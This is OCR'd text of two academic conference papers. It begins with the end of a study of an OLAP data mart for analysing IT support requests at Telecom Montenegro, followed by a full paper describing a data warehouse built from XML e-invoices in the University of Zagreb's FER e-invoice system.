Picture 4. Distribution of resolving user's requests within group of employees dealing with removal of problems concerning work stations

Initial data loading (about 40 000 records) into designed data mart was less than two minutes. Almost in all cases, initial importing of data into workbooks is 1 - 3 minutes, if data for all years are loaded. After that, all operations in slicing last less than one second, as well as operations drill-up/drill-down if all hierarchies are already present in the workbook. If some of hierarchy is not present in workbook, the operations drill-up/drill-down require data uploading, which has the same level as the initial uploading of workbook. This leads to the conclusion that it is better to implement workbook with all anticipated hierarchies if the time of responses matters.


Several interesting analysis, as in [3], realised through OLAP models over case study data from the aspect of IT managers follows.

Picture 4 shows distribution of solving users' requests within the group of employees dealing with removal of problems on work stations in 2008.

The analysis shows unequal distribution of resolving problems. To wit, 88% of requests were resolved by three employees out of total of nine employees. Time spent on resolving problems also differs.

Picture 5 shows drill made based on the description of problems. This report shows that certain executors were "faster" than others within the same category. Overall analysis points that time of employees dealing with resolving these problems has not been used in the best manner; therefore, the appropriate actions should be taken, for instance, rearrangement of employees or reduction of their number in IT department, further training and follow up of the progress of employees being 'poor' executors.

The following analysis (Picture 6) shows distribution, duration and average of resolving problems and requests by types of applications, observed only in 2008 aimed at detecting the area of the highest engagement of human resources. The analysis shows that majority of IT resources were engaged on type of application "Billing".




Picture 5. Distribution of user's requests within the group of employees dealing with removing problems concerning work stations – drills based on the description of problem


Further analysis (Picture 7) shows that there are several billing systems within type of application "Billing", and majority of reported problems and requests are within the category "Tytan-Billing" (Billing of landlines), and then "Billing-mobile phones", while time spent on resolving these problems/requests is almost equal. This point out that Tytan billing system has several problems in its work, but those problems require shorter time for their resolution.

Further analysis of problems/requests of Tytan billing system drills to the description of the problem (Picture 8) and points out that the majority of requests comes from the category "TK Centre: Error in process".

The category "Other" remains neglected as these are problems that cannot be grouped in any of the categories. If number of errors in processes is reduced, it would save up to 21% of time of the team that deals with resolving these requests and problems.



Picture 6. Distribution, duration and average of resolving problems and requests by types of application



Picture 7. Distribution, duration and average of resolving problems and requests for the type of application 'Billing'


This team consists of six employees, which means that the team could be reduced to 5 persons or the efficiency of the team should be improved – both activities directly influence the profit of the company.

The following analysis (Picture 9) represents monitoring of key performance indicators, number of resolved problems/requests within 3 days, and comparative analysis for 2006, 2007 and 2008.


It can be noted that KPI trend improves in the most important part for the support of internal users "Billing". However, the trend within domain "IT: Work Stations" is rather poor. It means that actions should be taken in this area to improve the efficiency considering the analysis from the previous chapter.

VI. CONCLUSION

This paper defined designing of data mart for the support to the decision-making process of IT department in a telecommunications company. The process of data mart design included the following:



Picture 8. Distribution, duration, and average of resolving problems and requests for type of application 'Tytan' billing system, drill to the description of the problem



Picture 9. Number of resolved problems/requests within 3 days, by years

- Identification of main decision-making processes in IT department of telecommunications company;
- Definition of sources of data for identified processes;
- Projection of data mart design for the support to identified decision-making processes;
- Definition of concepts and methodologies for the realisation of this data mart using "business intelligence" tool;
- Realisation of defined targets of data mart, i.e. OLAP model;

Data mart design based on identified decision-making models gave expected results. It means that the proposed model gave efficient and qualitative outputs for all identified decision-making processes. This paper also gave the concept of realisation of data mart. Realised system was tested on data from the case study of the company –

"Telecom Montenegro" AD, where successfully generated outputs with good performances showed accuracy of the proposed design. Further research could be focused on the possibilities of integration of data mart defined in this manner into uniform data warehouse and expansion of possibilities, i.e. higher number of analysis.

LITERATURE

[1] Kašćelan, Lj. : "Oracle Warehouse Builder and stages in development of data warehouse" , SYMOPIS 2004 – Conference Proceedings, 2004

[2] Kašćelan, Lj., "Creation of OLAP model in Oracle Discoverer ", INFO-M, No. 13/2005, p. 18-22, 2005

[3] Mirković J.,: "Model of business intelligence system for managing IT department of a telecommunications company", Master's Thesis, Faculty of Economics, Podgorica, 2009

[4] Panian Ž, Klepac G: "Business intelligence", MASMEDIA, Zagreb, 2003

[5] Oracle Warehouse Builder user's guide 10g Release 1 (10.1), PDF version, http://download.oracle.com/docs/pdf/B13916_04.pdf , Oct 2007

[6] Oracle Business Intelligence Discoverer Plus user's guide, Release 10.1.2, PDFversion,http://download.oracle.com/docs/pdf/B13915_02.pdf , Dec 2007

[7] Oracle Business Intelligence Discoverer Administration guide, Release 10g, PDFversion,http://download.oracle.com/docs/pdf/B13916_02.pdf , Dec 2007

Data Warehouse for FER e-Invoice System

Luka Humski*, Igor Lažegić** and Zoran Skočir *
* University of Zagreb Faculty of Electrical Engineering and Computing / Department of Fundamentals of Electrical Engineering and Measurements, Zagreb, Croatia
** Ericsson Nikola Tesla d.d., Zagreb, Croatia
{luka.humski, zoran.skocir}@fer.hr, igor.lazegic@ericsson.com

Abstract - An e-invoice is the most widely used electronic document in the world. Although it covers only one segment of the entire supply chain, the e-invoice has a central role in the development of electronic business. An electronic invoicing system named an *FER e-invoice* is built at the University of Zagreb Faculty of Electrical Engineering and Computing (FER). The *FER e-invoice* system contains business processes that should be monitored and analyzed. Therefore, a data warehouse, containing data extracted from e-invoice XML documents, has been developed. Multidimensional model of the data warehouse consists of two fact tables, one for the invoice heading and one for the invoice items, and of 14 dimensional tables. In this paper the developed data warehouse is presented.

Key words: data warehouse, e-invoice, electronic business, XML, XSLT, ETL, dimension table, fact table

I. INTRODUCTION

Electronic business (e-business) includes business transactions and information interchange using information and communication technology in an enterprise, between enterprises and their customers or between enterprises and public administration [1]. The basic part of electronic business is the supply chain which consists of business processes that include catalog, tendering, contract, order, scheduling, invoice, payment and remittance advice. To be able to implement such a supply chain together with the entire process of e-business it is necessary to establish specific electronic documents and procedures such as e-catalog, e-order, e-invoice, e-invoice user registry, e-payment, e-signature, e-identity altogether with semantic and technical interoperability. The goal of electronic business is to achieve the highest possible rate of automation and digitalization of business processes. For example, in a world where electronic documents do not exist, a customer would have to write his order on a piece of paper and send it to the seller using the mail service, fax or electronic mail service. The seller would have to manually analyze the order and approve it if it is a feasible one. After that, he would have to manually copy the elements from the order to the invoice and send the invoice through the same communication channel he received the order. In a world where electronic business is used the same procedure would be arranged by a simple exchange of a digital order, usually in a XML format. After the seller would approve the order, it would be feasible to automatically generate an invoice from its elements. That way it is possible to save time (faster invoice delivery, processing and charging), paper (environment friendly) and eliminate possible mistakes during manual copy of information which in the end results with financial gain.

E-invoice is the most outspread electronic document in the world. Its development is the key to the success of electronic business although it covers just one segment of the entire supply chain. It contains important data for the calculation of VAT therefore its usage has extra significance for the enforcement of the national fiscal policy. The widespread usage of internet banking in Croatia is the cornerstone to achieving the maximum effects of e-invoice introduction. Electronic document interchange in Croatia is regulated by the Electronic trade law [2], Electronic document law [3] and Electronic signature law [4]. Accounting law [5] regulates book-keeping documents composed in electronic notation while Common tax law [6] prescribes electronic data management. The VAT regulation has obstructed the vast implementation of e-invoice interchange by not allowing enterprises involved in the VAT system to use e-invoices for tax purposes. That obstacle was bypassed finally in July 2011 by the new VAT regulation [7] that states that electronic invoices are legally equal to the paper ones.

E-invoice implementation is a good example of a horizontal integration inside e-business and therefore should attract interest on one side from large and small enterprises and on the other from the public sector [8]. A system, where all entities must receive e-invoices in tax purposes (VAT) in case two conditions have been met, has been established in all European Union countries. The first condition is that the e-invoice receiver must agree to receive the invoice in an electronic form whereas the second one requires that integrity of the contents and the authenticity of the origin must be guaranteed during transport and archiving [9]. The transition from the paper invoice to the e-invoice brings several benefits. E-invoice utilization brings faster and easier management of invoice publishing, receiving and archiving. Moreover, all the sent and received invoices are archived in an electronic form. European analyses show that the costs of sending and receiving invoices should be lower for 60 - 70 percent compared to today's costs. According to [10], the implementation of e-invoices only in Croatia should bring six billion kuna savings annually, whereof 350 million just in public administration.

Electronic invoices in XML format as like as paper invoices contain important data that can be used for

business analysis. Data warehouse can be built based upon the data collected from e-invoices. Data warehouse is a database that contains historical unchangeable data which is collected and processed to support business decision making [11]. In such a data warehouse business processes can be analyzed with regard to the supplier, customer, way of payments, etc. As the source data is in XML format, it has to be transformed by using XSLT transformations in order to eliminate irrelevant data. Finally, the data is inserted into the data warehouse.

The paper is organized as it follows: chapter II briefly describes the *FER e-invoice* system (FER is abbreviation of Faculty of Electrical Engineering and Computing in Croatian); chapter III defines the concept of a data warehouse and specifies the procedure of data warehouse development and data loading; chapter IV depicts the development, data loading and the usage of the data warehouse implementation in the *FER e-invoice* system; the final chapter V contains the conclusion.

II. *FER E-INVOICE* SYSTEM DESCRIPTION

A pilot system for electronic invoice interchange has been developed on the University of Zagreb Faculty of Electrical Engineering and Computing. E-invoice interchange implies processes of e-invoice formatting, sending, receiving, storing and searching. A model for e-invoice users registry has been proposed and developed in order to support the e-invoice interchange system. Users can utilize the system through two basic applications. The first one is the application for e-invoice interchange which consists of the application for sending the e-invoice and the application for accessing the e-invoice archive. The second one is the application for accessing the e-invoice users registry. An additional application (registry form) is used for registering new e-invoice users.

A. *System architecture*

FER e-invoice system architecture is based upon 4 corner model (4C). As the name suggests, it has four basic components: user in role of an e-invoice sender, sender's service provider, receiver's service provider and user in a role of an e-invoice receiver. Fig. 1 shows the design of the 4C model (user 1 and 2 – e-invoice sender/receiver, SP – service provider).

E-invoices are being sent in such a way that the sender forms (manually or through the application) an e-invoice and forwards it to its service provider. The sender's service provider forwards the invoice to the receiver's service provider which passes it over to the e-invoice receiver. The e-invoice is archived on the sender's and receiver's service provider.

E-invoice user's data needs to be stored permanently. That is the reason why every service provider has an e-invoice users registry which stores all important data concerning the users that are the service provider's clients.

The important feature of this system architecture is the fact that the central part of the system is totally decentralized and at the same time built around a set of service providers. However, as the number of information




Fig. 1. The design concept of the 4C model

providers increases, it becomes more difficult to know precisely to which service provider the invoice must be sent to reach the designated receiver. That is the reason why the central e-invoice users registry has been developed and introduced into the system. It stores the essential information needed for e-invoice routing. After the e-invoice sender hands over the e-invoice to its service provider, the provider will fetch the receiver's OIB (personal identification number in Croatia) parameter from the invoice. Then it will contact the central users registry to find out the service provider it needs to send the e-invoice to so that the e-invoice reaches its designated receiver. The skeleton of the developed system for e-invoice interchange is shown in the Fig. 2. The image depicts the system's integral components and web services used for their communication.

FER e-invoice system consists of:

1. Applications that facilitate e-invoice formatting and sending, reading the archive of received and sent e-invoices and registering new users together with examining the data about current users
2. Service providers (with local e-invoice users registries) that facilitate e-invoice interchange
3. Central e-invoice users registry
4. Web services that enable the e-invoice interchange from the technical point of view.

III. DATA WAREHOUSES

Data warehouse is an important functional extension of *FER e-invoice* system described in previous section. It allows different business analyses based on e-invoice. This chapter shows basic characteristics of the data warehouse, while design of a *FER e-invoice* data warehouse is described in the next chapter.

The data warehouse is a subject-oriented, integrated, time-variant and non-volatile collection of data in support of management's decision making process [12]. Subject-oriented means that the data warehouse can be used to analyze a particular subject area. For example, "sales" can be a particular subject. Integrated means that data warehouse integrates data from multiple data sources. For example, source A and source B may have different ways of identifying a product, but in a data warehouse, there will be only a single way of identifying a product. Time-variant means that historical data is kept in a data warehouse. This contrasts with a transactions system, where often only the most recent data is kept. Non-volatile means that once data is in the data warehouse, it will not change. So, historical data in a data warehouse should never be altered.




Fig. 2 The concept of *FER e-invoice* system architecture

The usual way of developing transactional databases is not suited for developing data warehouses. The most important difference between transactional databases and data warehouses is that data in transactional databases, unlike data warehouses, can often change. That is the reason why the transactional database must be normalized (in third normal form). In data warehouses the query execution speed is more important and that is why denormalized multidimensional modeling is used for developing data warehouses. Fig. 3 shows the basic activities that can be done on the data warehouse. Those are extraction, transformation and data loading (ETL); data storing and data management; data usage in the process of business decision making. Multidimensional modeling consists of conceptual, logical and physical modeling [13]. The result of conceptual modeling is the data warehouse schema that is DBMS (database management system) independent. Logical modeling results with a logical data warehouse schema which defines the way the data warehouse will be implemented. Physical modeling depends of the used DBMS.

Data warehouse development consists of four phases [14]:

1. Select the business process
2. Declare the grain
3. Choose the dimensions
4. Identify the facts (measures).

Data warehouse once designed and implemented must be loaded with data which can be done with the ETL procedure. ETL can be divided into initial and incremental loading.

IV. *FER E-INVOICE* SYSTEM DATA WAREHOUSE

FER e-invoice system holds important data about the business activities of every participant in the process of e-invoice interchange through its archived e-invoices in




Fig. 3 The essential activites during the process of data warehousing

XML format. The data is related to the business entities (supplier, customer, deliverer and tax agent), business processes (delivery, payment method) and business objects (invoice, invoice item, tax, expenses, discount, article). Based upon such data with the goal of providing a service of quality business analysis to the business entities involved in the system, a data warehouse has been developed and implemented into the *FER e-invoice* system. The important characteristic of the system is that every service provider has its own data warehouse (data warehouse would be hosted on the separate server), but with the same conceptual model that enables later data integration for entire *FER e-invoice* system. Thanks to it, the provider can offer to his clients access to the data that are of their interest. In other words, it can offer business entities a possibility of analyzing their own business activities.

A. *Data warehouse model*

The first step of the data warehouse modeling was the analysis of the input specification. The input specification was the technical specification of e-invoices that are being interchanged in the *FER e-invoice* system. It is specified in [15]. Based upon the analysis, a data warehouse conceptual multidimensional model has been built [16]. Fig. 4 illustrates it. Business processes that have been modeled are the e-invoice and its items. These processes represent the master/detail relationship that is modeled by two fact tables: *fInvoice* and *fInvoiceItem*. Data source system's granularity has been adopted to the data warehouse's granularity, meaning that table *fInvoice* has one entry for each e-invoice while the table *fInvoiceItem* has one record for every invoice item of every e-invoice. Dimension tables relate to entities and their elements present in the e-invoice: *dCost* (contains cost data), *dDiscount* (contains discount data on the invoice level), *dDelivery* (contains delivery data), *dCustomer* (contains customer data), *dTaxAgent* (contains tax agent data), *dDeliverer* (contains deliverer data), *dSupplier* (contains supplier data), *dPaymentMethod* (contains payment




Fig. 4 Conceptual multidimensional model

method data), *dTaxCategory* (contains tax category data that is calculated for every invoice item) i *dArticle* (contains article data). The *dCompositeDimension* table is an example of a composite dimension. It is a dimension table that contains different types of flags and indicators of low cardinality. The role of composite dimension is to store flags and indicators outside of the fact table to achieve significant savings in disk space while suffering an insignificant loss in performances. Dimension table *dDate* is the data warehouse's time dimension. That means it takes over the meaning of all the date entries in the e-invoice (delivery date, dispatch date and similar). Interval dimension tables (*dQuantityInterval* i *dTotalAmountInterval*) have been created in the process of enrichment of the fact tables. Namely, attributes *itemsNumber*, *differentItemsNumber*, *grossTotalAmount*, *waitingDeliveryDays*, *totalDiscountAmount*, *quantity* and *totalAmount* can be inserted in specific intervals. That is the reason why dimension tables that define such intervals have been created. That way through the foreign key in the fact table it is noted which interval a certain value refers to. The foreign key points to the appropriate record in the interval table. As a result the representation of data is enriched and a sum report can be developed in an easier way during the process of conducting analytical processing over data in the data warehouse. Most of the dimension tables refer to the whole e-invoice (*fInvoice*), however the same dimension tables are connected also with the e-invoice items (*fInvoiceItem*) because the data that refers to the whole e-invoice refers to the every e-invoice item as well.

Measures are attributes listed in the bottom part of the fact tables shown in Fig. 4. Most of them are a direct copy of the appropriate elements of the e-invoice, while others (*fInvoice*: *itemsNumber*, *waitingDeliveryDays* i *discountPercentage*; *fInvoiceItem*: *totalAmount*) are the result of additional calculations done on the basic ones.

B. Data warehouse data loading

Data warehouse data loading consists of "manual" data loading of six dimension tables (*dDate*, *dQuantityInterval*, *dtotalAmountInterval*, *dTaxCategory*, *dPaymentMethod* i *dCompositeDimension*) and of an ETL procedure. It is used to insert the data into the rest of the dimension tables and into the fact tables based on the data stored in the e-invoices.

The ETL procedure can be divided into two parts: data warehouse initial data loading and incremental data loading which is used for keeping the data warehouse up-to-date. Fig. 5 shows the flow of the entire ETL process. The first step is to fetch e-invoices (initially all, after that just newer ones that have not been fetched) from the e-invoice archive. The e-invoice files have to be transformed with a series of XSLT transformations in order to eliminate data that is irrelevant for the data warehouse. Finally, data from the transformed files is inserted into the data warehouse with the ETL operations developed in the *SQL Server Business Intelligence Development Studio* tool.

C. Business analyses by using data warehouse

The way the data warehouse has been developed and loaded with data has been described so far. All that remains is to explain how data stored in the data warehouse can be used for business analysis. The data warehouse has been implemented in the *Microsoft SQL Server 2008 R2* DBMS. *SAP Business Objects* tool is used for complex analyses. For simpler analysis a web application has been developed. It can be easily used for running queries in the data warehouse. Fig. 6 depicts the application's user interface. Application has been developed in the Croatian language since the *FER e-invoice* system has been built for use in the Republic of Croatia. In the upper left corner the user can pick the fact table that will be analyzed. Under the list of the fact tables, is the list of measures and dimensions that can be selected. Based upon the selected measures and dimensions an SQL query shall be generated and executed on the selected fact table. The query results are shown in a form of a table in the central part of the web page. The table attributes are the selected measures and dimensions. To familiarize the user with the data warehouse the generated SQL query is shown over the results table.

V. CONCLUSION

The paper describes the architecture of the *FER e-invoice* system, the concept of data warehouses and the procedure of data warehouse development and data loading. The main part of the paper describes the *FER e-invoice* data warehouse system. The data warehouse is implemented around two fact tables: *fInvoice* and *fInvoiceItem*. Table *fInvoice* stores data that refers to the whole invoice, while *fInvoiceItem* contains data referring to every single invoice item. ETL procedure fetches data from the e-invoice archive, cleans them and as such inserts into the data warehouse. It includes the initial data loading and the incremental data warehouse data loading. An additional web application for data warehouse data analysis has been developed and incorporated in the *FER e-invoice* system.

The data warehouse developed out of e-invoices in XML format is an important contribution because it allows efficient realization of the different queries about the business activities of an enterprise.

